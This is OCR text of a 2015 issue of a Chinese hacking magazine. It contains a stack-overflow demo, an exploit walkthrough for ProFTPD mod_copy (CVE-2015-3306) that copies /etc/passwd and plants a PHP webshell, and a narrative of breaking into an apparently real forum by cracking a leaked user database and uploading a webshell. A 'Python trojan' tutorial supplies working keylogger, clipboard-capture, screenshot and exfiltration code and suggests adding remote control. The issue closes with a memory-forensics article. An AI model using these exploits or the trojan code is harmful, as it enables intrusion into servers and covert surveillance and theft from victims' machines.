在攻与防的对立统一中寻求突破

黑客防线

4

总第172期
2015

网站全新改版，欢迎访问：http://www.hacker.com.cn

HACKER DEFENCE

2015年 第四期 黑客防线

打造实用的Android程序锁

Windows7下的栈溢出原理与实践

Python编写木马程序

Proftpd mod_copy模块命令未授权调用

基于Win64系统的进程内存取证分析技术

Android零星木马技术浅析

《黑客防线》4 期文章目录

总第 172 期 2015 年

漏洞攻防

编程解析

密界寻踪

Android 远程监控技术

Windows7 下的栈溢出原理与实践

文/图 xiaoqin00

在我们的生活中，存在的许许多多的漏洞，下面向大家介绍的就是平时比较常见的栈溢出漏洞的实践过程。我们将用一个非常简单的例子让大家对栈溢出漏洞有个直观的认识。

下面是一个简单的密码验证程序，因为代码不严密，导致了栈溢出漏洞的产生。

```
#include<stdio.h>
#include<string.h>
#define PASSWORD "1234567"
int verify_password (char *password)
{
    int authenticated;
    char  buffer[8];//定义一个大小为 8 字节的数组，控制没溢出的字符串长度；（超出这个长度就发生溢出）
    authenticated=strcmp(password,PASSWORD);
    strcpy(buffer,password);//这个语句就直接导致了溢出的发生
    return authenticated;
}
main()
{
    int valid_flag=0;
    char password[1024];
    while(1)
    {
        printf("请输入密码: ");
        scanf("%s",password);
        valid_flag=verify_password(password);
        if(valid_flag)
        {
            printf("密码错误!\n\n");
        }
        else
        {
            printf("恭喜，你通过了验证!\n");
            break;
        }
    }
}
```

具体运行情况如图 1 所示。



图 1

如果我们输入这样的密码，它也能通过，如图 2 所示。



图 2

那么，出现这种情况的原因是什么呢？如图 3 所示，是程序运行时栈的情况。



图 3

学过 C 语言的人应该知道，一个字符串的结尾是以字符串截断符 null 作为字符串结束标志的。在这个程序中，我们开始定义的 char 型 buffer 数组长度为 8，如果你输入的密码长度不等于 8 的话，那么这个密码验证程序的功能还是完善的，但是如果你的密码长度为 8 的话，这个栈溢出漏洞的危害就显现出来了。密码长度为 8，buffer 字符串数组的'结束标志就会溢出至 int authenticated 的内存空间内，并将原来的数据覆盖。

观察源代码不难发现，authenticated 变量的值来源于 strcmp 函数的返回值，之后会返回给 main 函数作为密码验证成功与否的标志变量：当 authenticated 为 0 时，表示验证成功，反之，验证不成功。

下面我们用 ollydbg 来验证一下到底是不是这样，如图 4 所示，我们输入 8 个 q。



图 4

在图 5 中，我们可以清楚地看到，8 个 q（ASCII 中 71 代表 q）将 buffer 数组全部占满，字符串截断符溢出至 0018FB4C（即原 authenticated 的位置）。

图 5

栈的具体变化情况如下表所示。

局部变量名	内存地址	偏移 3 处的值	偏移 2 处的值	偏移 1 处的值	偏移 0 处的值
Buffer	0x0018FB44	0x71('q')	0x71('q')	0x71('q')	0x71('q')
	0x0018FB48	0x71('q')	0x71('q')	0x71('q')	0x71('q')
authenticated 被覆盖前	0x0018FB4C	0x00	0x00	0x00	0x01
authenticated 被覆盖后	0x0018FB4C	0x00	0x00	0x00	0x00(null)

通过上面的解释，大家对栈溢出应该有了一个初步的认识。这里介绍的栈溢出漏洞看起来很简单，但实际上栈溢出是最常见的内存错误之一，也是攻击者入侵系统时所用到的最强大、最经典的一类漏洞利用方式。但还要注意以下情况：

1）在观察内存的时候应当注意内存数据与数值数据的区别，电脑在存储数据的时候并不是按照我们平时记忆的方式存储。在调试环境中，内存有低到高分布，但在数值应用的时候确实由高位字节向低位字节进行解释。

2）在输入密码时，如果你输入的字符串小于原来定义的密码，是不能冲破验证程序的。

3）这个实验是在 win7 64 位环境下完成的，在其他环境下栈溢出的原理相同，但内存地址不同。

4）在 Windows XP 以上系统中，系统增强了保护功能，有部分复杂的栈溢出不能在不做修改的情况下完成。

Proftpd mod_copy 模块命令未授权调用

文/图 [Baidu-Xteam] S.T.

该漏洞原标题为 Unauthenticated copying of files via SITE CPFR/CPTO allowed by mod_copy，意为 mod_copy 模块允许通过 SITE CPFR/CPTO 命令来实现未授权的文件拷贝，编号 CVE-2015-3306。

漏洞分析

本次漏洞发生在 mod_copy 模块，该模块中，对于执行 CPFR 和 CPTO 命令的函数并未进行身份认证，现在看下正常的身份认证代码，在\contrib\mod_copy.c 第 477 行。

```
MODRET copy_copy(cmd_rec *cmd) {
  if (cmd->argc < 2) {
    return PR_DECLINED(cmd);
  }

  if (strncasecmp(cmd->argv[1], "COPY", 5) == 0) {
    char *cmd_name, *from, *to;
    unsigned char *authenticated;

    if (cmd->argc != 4) {
      return PR_DECLINED(cmd);
    }

    authenticated = get_param_ptr(cmd->server->conf, "authenticated", FALSE);
    if (authenticated == NULL ||
        *authenticated == FALSE) {
      pr_response_add_err(R_530, _("Please login with USER and PASS"));
      return PR_ERROR(cmd);
    }
```

从代码段中不难看出，authenticated 代表了身份认证的结果，如果该值不为真的时候，则会弹出提示“please login…”，接下来再看此次出现问题的函数，代码在\contrib\mod_copy.c 第 594 行。

```
MODRET copy_cpto(cmd_rec *cmd) {
```

```
    register unsigned int i;
    char *from, *to = "";
    if (cmd->argc < 3 ||
        strncasecmp(cmd->argv[1], "CPTO", 5) != 0) {
      return PR_DECLINED(cmd);
    }
    CHECK_CMD_MIN_ARGS(cmd, 3);
    from = pr_table_get(session.notes, "mod_copy.cpfr-path", NULL);
    if (from == NULL) {
      pr_response_add_err(R_503, _("Bad sequence of commands"));
      return PR_ERROR(cmd);
    }
    /* Construct the target file name by concatenating all the parameters after
     * the "SITE CPTO", separating them with spaces.
     */
    for (i = 2; i <= cmd->argc-1; i++) {
      to = pstrcat(cmd->tmp_pool, to, *to ? " " : "",
        pr_fs_decode_path(cmd->tmp_pool, cmd->argv[i]), NULL);
    }
    to = dir_canonical_vpath(cmd->tmp_pool, to);
    if (copy_paths(cmd->tmp_pool, from, to) < 0) {
      int xerrno = errno;
      pr_response_add_err(R_550, "%s: %s", cmd->argv[1], strerror(xerrno));
      errno = xerrno;
      return PR_ERROR(cmd);
    }
    pr_response_add(R_250, "%s", _("Copy successful"));
    return PR_HANDLED(cmd);
  }
```

copy_cpto 函数即为执行 SITE CPTO 时调用的函数，在该函数中，并未存在任何身份认证代码，即在未进行身份认证也就是未登录的情况下，可以使用该函数，而 SITE CPFR 命令同理，均为进行身份认证。两个命令配合起来，即可实现文件的拷贝和移动。

漏洞利用

nc 链接目标 IP 端口，如 nc xx.xx.xx.xx 21，即可输入命令进行操作。首先演示移动文件，执行如下命令即可将 passwd 文件移动到 tmp 目录。

```
site cpfr /etc/passwd
site cpto /tmp/Stefanie
```

当服务器开放了 Web 服务，并且猜到 Web 目录的情况下，可以通过如下方式，拷贝 webshell 到 Web 目录。

```
site cpfr /etc/passwd
site cpto <?php phpinfo(); ?>
```

```
site cpfr /proc/self/fd/3
site cpto /var/www/test.php
```

“site cpto <?php phpinfo(); ?>”用于故意创建一个错误的使用方式，此操作会将 php 代码写入 proftpd 的错误日志，后面则是将该文件复制到 web 目录。此时 php 文件的内容如下：

```
2015-04-04 02:01:13,159 slon-P5Q proftpd[16255] slon-P5Q
(slon-P5Q.lan[192.168.3.193]): error rewinding scoreboard: Invalid argument
2015-04-04 02:01:13,159 slon-P5Q proftpd[16255] slon-P5Q
(slon-P5Q.lan[192.168.3.193]): FTP session opened.
2015-04-04 02:01:27,943 slon-P5Q proftpd[16255] slon-P5Q
(slon-P5Q.lan[192.168.3.193]): error opening destination file '/<?php
phpinfo(); ?>' for copying: Permission denied
```

影响范围

2011-11-09 的 proftpd-1.3.4 到 2014-05-15 的 proftpd-1.3.5。

CentOS 编译安装需使用配置./configure --with-modules=mod_copy，否则会不存在该模块，测试时修改后使用 yum install 也并不存在该模块；Ubuntu 默认 apt-get install 即存在该漏洞。

从敏感文件泄露到获取 webshell

文/图 Simeon

本次渗透源自于一次偶然的扫描，通过扫描获取某站点的早期整个站点的打包压缩文件 wwwroot.rar。通过分析源代码后，对管理员和版主密码进行破解，通过登录系统，分析系统漏洞，最后成功获取 webshell。

分析源代码

首先对源代码进行分析，发现其早期系统采用动感 BBS 系统，在 wwwroot.rar 中发现有早期 bbs 的数据库文件，如图 1 所示，数据库使用 access，通过数据库文件可以分析系统是使用 DVBBS7.X 版本。



图 1 获取早期数 access 据库

尝试破解用户密码

打开 dvbbs7.0.mdb 数据库，对 dv_admin 和 dv_user 表进行分析，如图 2 所示，重点对管理员和版主密码进行破解，在该表中共有 4 万多条数据。



图 2 破解用户密码

登录系统测试

通过破解选定用户的密码，将该密码在该系统进行登录，如图 3 所示，管理员密码已经更改，使用版主的密码成功登录系统，在进行实际测试过程中，由于打包文件时间较长，绝大部分系统管理员的密码都改变了，但管理员的基本信息以及旧系统获取的信息可以在社工库中进行查询，对精准社工渗透特别有用。



图 3 登录系统测试

寻找漏洞

登录系统后发现系统采用 Dvbbs8.2 版本，通过互联网获悉该版本存在 IIS 解析文件漏洞，可以在个人空间通过文件管理上传 1.asp;.1.gif 类似图片文件获得 Webshell，但前提是系统允许个人用户开启空间，如图 4 所示，开启该用户的空间。

图 4 开启个人空间

上传 webshell 测试

在个人空间中单击文件管理，在风格模板-文件管理中上传 anyon.asp;1.gif 文件，如图 5 所示，系统提示上传成功，单击该图片文件即可获取 webshell 地址，如图 6 所示，插入过一句话木马的图片文件能够成功运行。

图 5 上传 webshell 文件

图 6 webshell 文件地址

成功获取 webshell

在中国菜刀中新建一个 shell 记录，如图 7 所示，成功获取该网站的 webshell。



图 7 获取 webshell

总结与思考

本文的渗透思路很简单， 通过分析源代码和数据库，如果能够得到管理员权限，则通过后台进入系统，寻找上传等地址来获取 webshell；如果是普通用户，则分析该系统是否存在漏洞，然后进行利用。对该系统进行安全加固方面的一些建议：

1）在对网站进行更新维护等操作时，打包文件尽量使用密码进行加密，这样即使被下载也因为有密码的保护而相对安全一些。尽量在维护过程中不保存源代码压缩包等敏感文件。

2）对用户上传图片的目录严格设置权限，设置为只读。

3）更新系统到最新版本。

（完）

Python 编写木马程序

文/图 light（NEURON）

本文属于《小学生科普系列》番外篇，《小科》系列面向小学生，纯科普，大牛莫喷~ 文章内容仅供学习研究、切勿用于非法用途！这次我们使用 Python 编写一个具有键盘记录、截屏以及通信功能的简易木马，依然选用 Sublime text2 +JEDI（python 自动补全插件）来写代码，安装配置 JEDI 插件可以参照 http://drops.wooyun.org/tips/4413。

首先准备好我们需要的依赖库，python hook 和 pythoncom。下载安装 python hook：http://sourceforge.net/projects/pyhook/ ；下载安装 pythoncom 模块：http://sourceforge.net/projects/pywin32/files/pywin32/Build%20219/pywin32-219.win32-py2.7.exe/download。

如果觉得麻烦，你可以直接使用集成了所有我们所需要的 python 库的商业版 Activepython（我们可以用他的免费版）：http://www.activestate.com/activepython。

记录你所敲打的一切：编写一个 keylogger

说起 Keylogger，大家的思维可能早已飞向带有 wifi 功能的 mini 小硬件去了。抛开高科技，我们暂且回归本质，探探简易键盘记录器的原理与实现。

Python keylogger 键盘记录的功能的实现主要利用了 pythoncom 及 pythonhook，然后就是对 windows API 的各种调用。Python 之所以用起来方便快捷，主要归功于这些庞大的支持库，正所谓“人生苦短，快用 Python”。关键代码如下所示：

```
# -*- coding: utf-8 -*-
from ctypes import *
import pythoncom
import pyHook
import win32clipboard

user32 = windll.user32
kernel32 = windll.kernel32
psapi = windll.psapi
current_window = None

#
def get_current_process():
 # 获取最上层的窗口句柄
 hwnd = user32.GetForegroundWindow()
 # 获取进程 ID
 pid = c_ulong(0)
 user32.GetWindowThreadProcessId(hwnd,byref(pid))
 # 将进程 ID 存入变量中
 process_id = "%d" % pid.value
```

```
# 申请内存
executable = create_string_buffer("\x00"*512)
h_process = kernel32.OpenProcess(0x400 | 0x10,False,pid)
psapi.GetModuleBaseNameA(h_process,None,byref(executable),512)
# 读取窗口标题
windows_title = create_string_buffer("\x00"*512)
length = user32.GetWindowTextA(hwnd,byref(windows_title),512)
# 打印
print
print "[ PID:%s-%s-%s]" % (process_id,executable.value,windows_title.value)
print
# 关闭 handles
kernel32.CloseHandle(hwnd)
kernel32.CloseHandle(h_process)

# 定义击键监听事件函数
def KeyStroke(event):
global current_window
# 检测目标窗口是否转移(换了其他窗口就监听新的窗口)
if event.WindowName != current_window:
    current_window = event.WindowName
    # 函数调用
    get_current_process()
# 检测击键是否常规按键（非组合键等）
if event.Ascii > 32 and event.Ascii <127:
    print chr(event.Ascii),
else:
    # 如果发现 Ctrl+v（粘贴）事件，就把粘贴板内容记录下来
    if event.Key == "V":
        win32clipboard.OpenClipboard()
        pasted_value = win32clipboard.GetClipboardData()
        win32clipboard.CloseClipboard()
        print "[PASTE]-%s" % (pasted_value),
    else:
        print "[%s]" % event.Key,
# 循环监听下一个击键事件
return True
# 创建并注册 hook 管理器
kl = pyHook.HookManager()
kl.KeyDown = KeyStroke
# 注册 hook 并执行
kl.HookKeyboard()
pythoncom.PumpMessages()
```

【知识点】钩子(Hook)：Windows 消息处理机制的一个平台,应用程序可以在上面设置子程以监视指定窗口的某种消息，而且所监视的窗口可以是其他进程所创建的。

编写代码时一定要注意严格区分大小写，检查无误后启动 keylogger，然后可以尝试打开记事本写点东西，过程中可以看到我们的 keylogger 窗口正在对我们的输入实时记录，如图 1 所示。

图 1

切换窗口时会自动跟踪到新窗口，light 教授趁机骚扰一下疯狗，可以看到我们的 keylogger 已经跟踪到 QQ 聊天窗口，并忠实的记录下输入的一切，如图 2 所示。



图 2

看看你在干什么：编写一个 screenshotter

截屏实现起来更简单，直接调用几个 GUI 相关的 API 即可，我们直接看代码。

```
# -*- coding: utf-8 -*-
import win32gui
import win32ui
import win32con
import win32api

# 获取桌面
hdesktop = win32gui.GetDesktopWindow()
# 分辨率适应
width = win32api.GetSystemMetrics(win32con.SM_CXVIRTUALSCREEN)
height = win32api.GetSystemMetrics(win32con.SM_CYVIRTUALSCREEN)
```

```
left = win32api.GetSystemMetrics(win32con.SM_XVIRTUALSCREEN)
top = win32api.GetSystemMetrics(win32con.SM_YVIRTUALSCREEN)
# 创建设备描述表
desktop_dc = win32gui.GetWindowDC(hdesktop)
img_dc = win32ui.CreateDCFromHandle(desktop_dc)
# 创建一个内存设备描述表
mem_dc = img_dc.CreateCompatibleDC()
# 创建位图对象
screenshot = win32ui.CreateBitmap()
screenshot.CreateCompatibleBitmap(img_dc, width, height)
mem_dc.SelectObject(screenshot)
# 截图至内存设备描述表
mem_dc.BitBlt((0, 0), (width, height), img_dc, (left, top), win32con.SRCCOPY)
# 将截图保存到文件中
screenshot.SaveBitmapFile(mem_dc, 'c:\\WINDOWS\\Temp\\screenshot.bmp')
# 内存释放
mem_dc.DeleteDC()
win32gui.DeleteObject(screenshot.GetHandle())
```

运行之后看看效果如何，如图 3 所示。



图 3

综合运用：完成一个简易木马

无论是 keylogger 记录下的内容，还是 screenshotter 截获的图片，只存在客户端是没有太大意义的，我们需要构建一个简单 server 和 client 端来进行通信，传输记录下的内容到我们的服务器上。

1）编写一个简单的 TCPclient

```
# -*- coding: utf-8 -*-
import socket
# 目标地址 IP/URL 及端口
target_host = "127.0.0.1"
target_port = 9999
# 创建一个 socket 对象
client = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
# 连接主机
client.connect((target_host,target_port))
# 发送数据
client.send("GET / HTTP/1.1\r\nHOST:127.0.0.1\r\n\r\n")
# 接收响应
response = client.recv(4096)
print response
```

2）编写一个简单的 TCPserver

```
# -*- coding: utf-8 -*-
import socket
import threading

# 监听的 IP 及端口
bind_ip = "127.0.0.1"
bind_port = 9999
server = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
server.bind((bind_ip,bind_port))
server.listen(5)
print "[*] Listening on %s:%d" % (bind_ip,bind_port)
def handle_client(client_socket):
    request = client_socket.recv(1024)
    print "[*] Received:%s" % request
    client_socket.send("ok!")
    client_socket.close()
while True:
    client,addr = server.accept()
    print "[*] Accept connection from:%s:%d" % (addr[0],addr[1])
    client_handler = threading.Thread(target=handle_client,args=(client,))
    client_handler.start()
```

开启服务端监听，如图 4 所示。

```
C:\Python27>python tcpserver.py
[*] Listening on 127.0.0.1:9999
```

图 4

执行客户端，如图 5 所示。

```
C:\Python27>python tcpclient.py
ok!
```

图 5

服务端接收到客户端的请求并做出了响应，如图 6 所示。

```
C:\Python27>python tcpserver.py
[*] Listening on 127.0.0.1:9999
[*] Accept connection from:127.0.0.1:4934
[*] Received:GET / HTTP/1.1
HOST:127.0.0.1
```

图 6

最后需要做的就是把上面三个模块结合起来，一个简易的具有键盘记录、屏幕截图并可以发送内容到我们服务端的木马就完成了。可以使用 py2exe 把脚本生成 exe 可执行文件。当然，你还可以继续发挥，加上远程控制功能。

基于 Win64 系统的进程内存取证分析技术

文/图 倪程 成都工业职业技术学院

计算机技术的迅速发展，为违法犯罪分子提供了新的作案平台和犯罪手段，特别是随着加密技术和无痕技术的普及，传统的电子取证手段面临巨大挑战，有些如已被删除、加密或破坏的有价值电子证据获取起来的难度加大。内存取证技术的发展在一定程度上弥补了传统的离线取证技术的不足，通过内存镜像的分析，调阅当前正在内存中运行的进程、所有载入模块和 DLL 库以及运行中的设备驱动程序发现各种潜在问题，如设备驱动中是否附着恶意驱动设置底层钩子程序、DLL 库是否劫持等。

本文将重点讲述内存中运行的进程取证分析技术，通过分析进程结构体以识别各种可能的恶意行为，分析对象包括进程标准句柄以及引用的动态链接库等，以攻击者的典型攻击手法为例，分析如何从目标主机的异常行为表现中发现问题，并提取有效证据。

Windows 系统进程取证基础

在 Windows 系统中，每个进程都用一个 EProcess（ExecutiveProcess）结构来表示，它包含进程的可执行文件全路径、启动进程的命令行、当前工作目录、进程堆指针、进程标准句柄以及指向进程相关的其他属性和数据结构的指针。由于数据结构就是字节序列，序列中有特殊的含义和目的，所以需要调查人员对其进行分析。EProcess 结构中最重要的一个成员是指向进程环境块（PEB）的指针。进程环境块中包含大量的信息，对取证比较重要的信息有：

（1）BeingDebugged：进程调试标志，判断当前进程是否处于被调试状态，一些病毒程

序、安全软件常使用此标志保护自己被反调试。

（2）指向 PPEB_LDR_DATA 结构（其中存放的是进程的加载器使用的数据）的指针，PPEB_LDR_DATA 结构中包含进程中使用的动态链接库的指针。

（3）指向可执行文件镜像加载基地址（ImageBaseAddress，在 PEB 偏移 0x008 处）的指针，通过这个指针可以找到内存中可执行文件的起始位置。

（4）指向包含进程参数结构（ProcessParameters，在 PEB 偏移 0x010 处）的指针，该结构包含进程中加载的动态链接库的路径、可执行文件镜像的原始路径以及创建进程时传递进来的参数等信息。

通过 windbg 调试工具，使用 dt 命令可以查看 ProcessParameters 结构体 _RTL_PROCESS_PARAMETERS 的详细内容：

```
>>> dt("_RTL_USER_PROCESS_PARAMETERS")
'_RTL_USER_PROCESS_PARAMETERS' (1024 bytes)
…..
0x20   : StandardInput        ['pointer64', ['void']] //进程标准输入句柄
0x28   : StandardOutput       ['pointer64', ['void']] //进程标准输出句柄
0x30   : StandardError        ['pointer64', ['void']] //进程标准错误句柄
0x38   : CurrentDirectory     ['_CURDIR']   //应用程序的当前工作目录
0x50   : DllPath              ['_UNICODE_STRING']
0x60   : ImagePathName        ['_UNICODE_STRING'] //进程 exe 文件在磁盘目录上的全路径名（以 unicode 形式编码）
